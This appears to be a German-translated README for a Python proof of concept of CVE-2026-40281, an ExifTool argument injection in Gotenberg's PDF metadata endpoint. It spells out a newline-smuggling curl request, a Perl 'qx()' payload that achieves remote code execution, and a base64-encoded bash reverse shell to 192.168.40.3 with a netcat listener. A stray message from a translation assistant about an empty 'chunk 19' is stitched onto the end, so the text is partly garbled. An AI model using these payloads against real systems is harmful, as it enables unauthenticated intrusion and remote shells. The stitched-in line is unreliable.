 rabakuku/cve-2026-40281
Python-PoC für CVE-2026-40281, eine ExifTool-Argumentinjektion im PDF-Metadaten-Schreibendpunkt von Gotenberg, die Dateimanipulation und Remote-Codeausführung ermöglicht.

Ein funktionierender PoC für CVE-2026-40281
Gotenberg ist eine Docker-basierte zustandslose API zur Konvertierung von Office-Dokumenten, HTML-Seiten, Markdown-Dateien und anderen Formaten in PDFs.
Gotenberg 8.30.1 und frühere Versionen sind anfällig für ExifTool-Argument-Injection im Endpunkt zum Schreiben von PDF-Metadaten. Metadatenwerte werden ohne Filterung von Zeilenumbruchzeichen an ExifTool übergeben, wodurch ein nicht authentifizierter Angreifer zusätzliche Argumente einschleusen und Dateien manipulieren oder Befehle ausführen kann. Die Schwachstelle wurde in 8.31.0 behoben.
Referenzen:
Führen Sie den folgenden Befehl aus, um Gotenberg 8.30.1 zu starten:
docker compose up -d
Nachdem der Server gestartet ist, rufen Sie http://192.168.10.2:3000/health auf. Eine JSON-Antwort mit "status":"up" zeigt an, dass der Dienst bereit ist.
Gotenberg übergibt Argumente an ExifTool zeilenweise über dessen Standardeingabe mittels go-exiftool. Metadatenwerte werden nicht bereinigt, sodass ein Zeilenumbruch innerhalb eines Werts diesen in mehrere Argumente aufteilt und es einem Angreifer ermöglicht, beliebige ExifTool-Argumente einzuschleusen.
Bevor Sie die Schwachstelle reproduzieren, verwenden Sie poc.py, um ein minimales PDF zu erstellen:
python3 poc.py -o test.pdf
Dann fügen Sie einen Zeilenumbruch gefolgt vom ExifTool-Argument -FileName in den Title-Wert ein:

curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
Der verwundbare Server gibt HTTP 404 zurück, weil ExifTool das verarbeitete PDF von seinem erwarteten Pfad verschiebt. Überprüfen Sie, ob das injizierte Argument /tmp/inject_proof erstellt hat:
docker compose exec web ls -l /tmp/inject_proof
Das Vorhandensein dieser Datei bestätigt die Argument-Injection. Gotenberg 8.31.0 und später lehnen dieselbe Anfrage mit HTTP 400 ab.


Mit dem obigen Argument-Injection-Primitiv kann RCE erreicht werden, zum Beispiel mit -Title<${PDFVersion;$_=qx(id)}. Dieses Argument nutzt die Umleitungssyntax -TAG<value von ExifTool: Die erweiterte Formatierungsfunktion ${PDFVersion;...} speist den Wert des Tags PDFVersion (in jeder gültigen PDF vorhanden) in den beliebigen Perl-Ausdruck nach dem Semikolon ein, wo qx() den Befehl id ausführt und den Tag-Wert $_ mit dessen Ausgabe überschreibt, sodass die Befehlsausgabe in die Title-Metadaten geschrieben wird.
Der Endpunkt zum Schreiben von Metadaten gibt die verarbeitete PDF in der HTTP-Antwort zurück, und das PoC übermittelt sie an den Endpunkt zum Lesen von Metadaten, um Title zu extrahieren und die Befehlsausgabe zu erhalten. Neben -TAG<... führt auch das Argument -if von ExifTool einen beliebigen Perl-Ausdruck aus (ursprünglich verwendet, um zu entscheiden, ob eine Datei verarbeitet wird), sodass Befehle ebenso mit qx() oder system() darin ausgeführt werden können.
Führen Sie das PoC gegen das Ziel aus, um id auszuführen und dessen Ausgabe aus den zurückgegebenen PDF-Metadaten zu lesen:
python3 poc.py -u http://192.168.10.2:3000 -c id
Fügen Sie -v hinzu, um das zurückgegebene PDF auszugeben. Nicht druckbare Bytes werden durch Punkte ersetzt.
Ein verwundbarer Server gibt die Befehlsausgabe zurück und bestätigt damit, dass der Befehl als Benutzer gotenberg ausgeführt wurde:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Schritt 1: Kodieren Sie die Bash-Payload auf Ihrer Kali-Maschine:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Schritt 2: Stellen Sie sicher, dass Ihr Listener geöffnet ist:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
I'm ready to translate chunk 19, but the INPUT section appears to be empty — no Markdown content was included after the --- separator.
Please provide the actual content of chunk 19 (the README text to be translated), and I'll return the German translation following all the rules you specified.






